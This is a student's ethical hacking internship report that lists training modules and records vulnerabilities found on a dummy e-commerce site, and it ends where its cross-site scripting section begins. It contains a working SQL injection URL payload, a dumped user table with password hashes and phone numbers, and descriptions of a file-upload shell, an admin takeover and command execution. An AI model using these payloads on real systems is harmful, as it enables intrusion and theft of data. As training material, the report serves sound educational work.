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***ETHICAL HACKING***

***PROJECT REPORT***

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*Submitted in partial fulfillment of the requirements for the award of the degree*

*Of*

**-BACHELOR OF TECHNOLOGY-**

*In*

**ECE**

*By*

**ANJALI VIDYA SAGAR**

**13001022020**

*Guided by*

**Mr. Aman Sachdev  
INTERNSHALA**



**INDIRA GANDHI DELHI TECHNICAL UNIVERSITY FOR  
WOMEN**

**NEW DELHI – 110006**

**JULY 2021**

# Certificate of training


INTERNSHALA TRAININGS

## Certificate of Training

**Anjali Vidya Sagar**

from IGDТУW, has successfully completed a eight weeks online training on **Ethical Hacking**. In the training, Anjali learned Basics of Information Security, Computer Networking and Web Development, Information Gathering and VAPT of some important vulnerabilities in the OWASP top 10, Automating VAPT, and Documenting and Reporting Vulnerabilities.

In the final assessment, Anjali scored 86% marks.  
We wish Anjali all the best for the future endeavours.



Sarvesh Agarwal  
FOUNDER & CEO, INTERNSHALA

Date of certification: 2021-08-19

Certificate no. : E34730A8-325C-81C2-A532-028231E81974

For certificate authentication, please visit [https://trainings.internshala.com/verify\\_certificate](https://trainings.internshala.com/verify_certificate)

## **ACKNOWLEDGEMENT**

I would like to express my special thanks of gratitude to Mr. Aman Sachdev who is the virtual mentor at Internshala, and helped me learn Ethical Hacking from the scratch and encouraged me to do the project for the same, which also helped me in doing a lot of Research and I came to know about so many new things related to Ethical Hacking.

Secondly, I would also like to thank my teachers, parents and friends who helped me a lot during this internship.

## DECLARATION

I, ANJALI VIDYA SAGAR, solemnly declare that the project report, is based on my own work carried out during the course of our study under the supervision of **Mr. Aman Sachdev through Internshala**. I assert the statements made and conclusions drawn are an outcome of my research work. I further certify that:

I. The work contained in the report is original and has been done by me under the supervision of my supervisor.

II. The work has not been submitted to any other Institution for any other degree/diploma/certificate in this university or any other University of India or abroad.

III. I have followed the guidelines provided by the university in writing thereport.

IV. Whenever I have used materials (text, data, theoretical analysis/equations, codes/program, figures, tables, pictures, text etc.) from other sources, we have given due credit to them in the report and have also given their details in the references.

## **ABSTRACT**

Corporations and other entities are faced with the unenviable task of trying to defend their networks against various types of intrusive attacks. Although traditional methods of deterrence,(i.e. firewalls, intrusion detection devices, etc.) have their place in this battle, there has arisen the need to utilize specialists who are adept at exploiting both known and unknown vulnerabilities in networks in order to determine the security posture of an organization. These “Ethical Hackers” have created a niche for themselves in the “Defense in-Depth” spectrum. This article seeks to discuss various kinds of Ethical Hackers, and its process involved in the Ethical Hacking systems. Finally Ethical Hacker’s qualification will be discussed

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## **INTRODUCTION**

As the computer technology advances, it has its darker side also; HACKERS. In today world the size of the internet is growing at a very fast rate, a large amount of data is moving online, therefore, data security is the major issue. The internet has led to the increase in the digitization of various processes like banking, online transaction, online money transfer, online sending and receiving of various forms of data, thus increasing the risk of the data security. Nowadays a large number of companies, organizations, banks, and websites are targeted by the various types of hacking attacks by the hackers. Generally, after hearing the term hacker we all think of the bad guys who are computers experts with bad intentions, who tries to steal, leak or destroy someone's confidential or valuable data without their knowledge. They are the persons with very high computer skills who tries to break into someone else security for gaining access to their personal information, but all the times it is not like that. To overcome the risk of being hacked by the hackers we have Ethical Hackers in the industry, who are also computer experts just like the hackers but with good intentions or bounded by some set of rule and regulations by the various organizations. These are the persons who try to protect the online moving data by the various attacks of the hackers and keeping it safe with the owner. Further, this paper tells you more about hackers, ethical hackers and Linux operating system (kali Linux) and aware you about some attacks performed by the hackers on the interne

## **MODULE 1:**

### **Basics of Information Security and Computer Networking**

In this module we learned:

- What is hacking?  
It is an attempt to exploit a computer system or a private network inside a computer.
- Types of hacking
  - Ethical hacking
  - Unethical hacking
- Types of hackers
  - White Hat hackers
  - Black Hat hackers
  - Grey Hat hackers
- Classification of computer networks
  - Internal Network
  - External Network
- IP Address, Domain names and DNS, Ports, Protocols TCP/IP Model and concept of proxy and VPNs.

## **MODULE 2:**

### **Information Gathering and Basics of Web Development**

In this module we learned:

- Concept of Digital Footprinting
- Information Gathering
- Reconnaissance
- What is Whols?
- Reverse IP Lookup
- Search engines and dorks
- Google Dorks
- GHDB (Google Hacking Database)
- Basics of Web Architecture
- What is HTML?
- Web Servers
- Common Security Misconceptions
- Basics of HTML
- Fundamentals of PHP



## **MODULE 3:**

### **Introduction to Web VAPT, OWASP and SQL Injections**

In this module we learned:

- Vulnerability assessment
- Penetration testing
- Introduction to OWASP
- Introduction to SQL and Databases
- How to write basic SQL queries
- SQL injection
- Introduction to Burp Suit

## **MODULE 4:**

### **Advanced Web Application Attacks**

In this module we learned:

- Web application filters
- Steps to bypass client side filters
- Understanding IDOR
- Rate limiting flaws
- Basic file uploading vulnerabilities
- Uploading shells

## **MODULE 5:**

### **Client Side Attacks**

In this module we learned:

- Understanding Response headers
- Sessions and cookies
- DOM – Document Object Model
- Basics of JS
- JavaScript Elements
- Event listeners
- Cross Site Scripting (XSS)
  - Temporary XSS
  - Permanent XSS
- HTML Injection
- Exploiting temporary XSS
- Exploiting permanent XSS
- Authentication and Authorisation
- Forced Browsing
- Session – Cookie flaws
- CSRF – Cross Site Request Forgery
- Understanding open redirection

- Brute forcing and its types
- PII(Personally Identifiable Information) Leakage
- Sensitive Information Disclosure

## **MODULE 6:**

### **Identifying Security Misconfiguration and Exploiting Outdated Web Applications**

In this module we learned:

- Common Security Misconfigurations
- Descriptive Error messages
- Default debug files
- Default debug pages
- Guess weak passwords
- Components with known vulnerability
  - Fingerprinting components
  - Finding exploits
- CMS – Content Management Systems
- Ways to Fingerprint third party components
  - Manual
  - Automated
- Scanning WordPress CMS for known vulnerabilities
- Exploiting Vulnerable Components

## **MODULE 7:**

### **Automating VAPT and Secure Code Development**

In this module we learned:

- Techniques of Advanced information gathering
- Tools used for Advanced information gathering
  - Dirbuster
- N-map – Network Mapper
- N-map Scans
- Tools for Automating VAPT
- Nikto
- Configuration flaws captured by Nikto

## **MODULE 8:**

### **Documenting and Reporting Vulnerabilities**

In this module we learned:

- Importance of Documentation

- Fundamental concepts of documenting a vulnerability
- Steps for PoC for Nikto scan
- Tools used for preparing a PoC
- Tips for PoC
- Kinds for VAPT Reports
  - For developers – Detailed developer report
  - For security in-charges – High level management summary
- Improper input and output sanitization
- Recommendations for OWASP Top 10 Vulnerabilities
- Concepts of code patching
- Components of a VAPT report
- Categorization of vulnerabilities
- Tips for writing a report

## **Benefits or advantages of Ethical Hacking**

Following are the benefits or advantages of Ethical Hacking:

- ➡ It helps to fight against cyber terrorism and to fight against national security breaches.
- It helps to fight against cyber terrorism and to fight against national security breaches.
- ➡ It helps to take preventive action against hackers.
- ➡ It helps to build a system which prevents any kinds of penetration by hackers.
- ➡ Ethical hacking offers security to banking and financial establishments.
- ➡ It helps to identify and close the open holes in a computer system or network.

## **Drawbacks or disadvantages of Ethical Hacking**

### **Following are the drawbacks or disadvantages of Ethical Hacking:**

- ➡ This may corrupt the files of an organization.
- ➡ Ethical hacker might use information gained for malicious use. Hence trustful hackers are needed to have success in this system.
- ➡ Hiring such professionals will increase cost to the company.
- ➡ The technique can harm someone's privacy.
- ➡ The system is illegal.

## **ABOUT PROJECT AND 16 VULNERABILITIES :**

In the final project, I performed ethical hacking on a dummy website provided by Internshala. It was a real life-like web application in the form of an online e-commerce portal. I prepared a detailed developer report of all the vulnerabilities and loopholes (including the PoCs) that I found in the dummy website.

Number of vulnerabilities that I found on the life store dummy websites are

No	Severity	Vulnerability	Count
1	Critical	SQL Injection	2
2	Critical	Insecure /Arbitrary File Uploads	2
3	Critical	Access to admin panel	1
4	Critical	Access via OTP Bypass	2
5	Critical	Unauthorized Access To Customer Details	4
6	Critical	Command Execution	2
7	Severe	Cross site scripting	2
8	Severe	Crypto Configuration Flaw	1
9	Severe	Common Passwords	2
10	Severe	Unauthorised availability of Details	7
11	Severe	Open Redirection	3
12	Moderate	Information disclosure due to Default Pages	5
13	Moderate	Unnecessary Details about Sellers	3
14	Moderate	Components with known vulnerabilities	2
15	Low	Improper Server side and client side filters	2
16	Low	Default error display	2


# 1.SQL Injection

It allows hacker to inject server side codes or commands. These are the flaws that allows a hacker to inject his own codes/commands into the web server that can provide illegal access to the data.

## Proof of Concept (PoC)

•Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

`http://13.233.148.87/products.php?cat=1' union select database(),version(),database(),database(),version(),version(),version(),version() --+`



## Proof of Concept (PoC)

- No of databases: 2
- information\_schema
- hacking\_training\_project
- No of tables in SQL\_Injection\_V3: 10
- brands
- cart\_items
- categories
- customers
- order\_items
- orders

- product\_reviews
- products
- sellers
- users

user_name	type	password	phone_number
admin	admin	\$2y\$10\$Phrdr2F1sc912mG6jY5af.QbdJ706yasyHc/CZiNEchBPswJiWuk2	8521479630
Dona1234	customer	\$2y\$10\$PM.7nBSP5FMalDxiM/S3s./p5xR6GKvjry7ysJtxOkBqOJURAHsO	9489625136
Pluto98	customer	\$2y\$10\$ba4bpp3nqfFRPB9.w.s4KeU36ecbRemyM6bj65FI/q1Et0Qv1X9QK	8912345670
chandan	seller	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njr1S0VeioKLVda	7854126395
Popeye786	customer	\$2y\$10\$Fkv1RfwYTiow0w2CaZtAQuXvnhGAUjt/If/yTqkNPC5zTrsVm7EeC	9745612300
Radhika	seller	\$2y\$10\$RYxNh0yV/G4g7OtFwpqYaexvHi8rF6Xui8kT1wtrfqhTutCA8JC.	9512300052
Nandan	seller	\$2y\$10\$G.cRNLMeiG79ZFxE1Hg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	7845129630
MurthyAdapa	customer	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG	8365738264
john	customer	\$2y\$10\$ghDB8h1X6xjPMY12GZ1vD07Y3en97u1/.oXTZLmyqB6F18FBgecvG	6598325015
bob	customer	\$2y\$10\$kiUiKn3HPPbuyTtk751LNurxzqC0LX3eMGy0/Ux16J0oG37dCGKLq	8576308560
jack	customer	\$2y\$10\$z/nyN1kRj76m9ItMZ4N510eRxy6Gkqi9N/UBcJu5Ze07eM7N4pTHu	9848478231
bullaa	customer	\$2y\$10\$HT5oiRMetgaZ7xGZPE9s2.Mk1yF4PnyDJHCwm2w/xuKpjEEI/zjG	7645835473
hunter	customer	\$2y\$10\$pb3U9iFxbBqSb12AkBpiEeIBdhiYfwy9y.xv23q12gGbmCyn7N3g2	9788777777
asd	customer	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0w8Q/WEHmwzBFqVikBQFpCF2	9876543210
acdc	customer	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999
FindMe	customer	\$2y\$10\$ieLZsBhtXv0N92Wyo3o5y.BQ104zd7tpcF18Xv61F/FhyBT6.zfNa	9999999999

## 2.Insecure /Arbitrary File Uploads


This happens when applications do not implement proper file type checking and allow uploading of files of different file formats. For example, a PHP file instead of a jpeg profile picture

### Proof of Concept (PoC)

- Weak password - admin.

- Arbitrary File Inclusion.



Below is the result of the uploaded file in the previous slide likewise some malicious shell can be uploaded as well.



### 3. Access to admin panel

#### Proof of Concept (PoC)


Hacker can change the admin login password making the actual admin unable to login the next time. Hacker can also add and delete anything



## 4.Access via OTP Bypass

### Proof of Concept (PoC)

At url <http://13.233.78.73/cart/cart.php> coupon code - UL-1056 is applied.



The screenshot shows a web browser at the URL [15.206.125.83/cart/cart.php](http://15.206.125.83/cart/cart.php). The page is titled "Shopping Cart" and contains a table with the following items:

S.No	Product	Price
1	PP Socks <a href="#">Remove</a>	350
	Discount (UL_1056)	-500
	Total	-150

Below the table, there is a section "Have a coupon?" with a text input field containing "UL\_1056" and an "Apply" button. A red box highlights the input field and the button. Below this, a small text says "Your coupon should look like UL\_0000".

At the bottom, there are two sections: "Shipping Details" and "Payment Mode".

**Shipping Details**

Donald Duck  
B-34/ the duck lane, Disneyland


**Payment Mode**

☒ Cash on delivery

## 5.Unauthorised Access To Customer Details

### Proof of Concept (PoC)

•Attacker can change the details and password of the customer easily and can place orders on user's behalf.




The screenshot shows a web browser at the URL [13.233.78.73/profile/change\\_password.php](http://13.233.78.73/profile/change_password.php). The page is titled "Change Password" and contains a form with two input fields: "New Password" and "Confirm Password". Below the input fields is a red "UPDATE" button.

The page header shows "Lifestyle Store" and navigation links: "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout".

The footer says "Copyright © Lifestyle Store. All Rights Reserved."





## 6.Command Execution Vulnerability Proof of Concept (PoC)

When command ls is entered the following output is visible.

**Command:**


**Result:**

```
ovidentiaCMS
static
uploads
user
wondercms
```

## 7.Cross Site Scripting


This happens when a user controlled input is reflected somewhere else in an HTML page and is not encoded/ sanitised properly. This leads to an attacker being able to inject HTML code in the affected page.

## Proof of Concept (PoC)



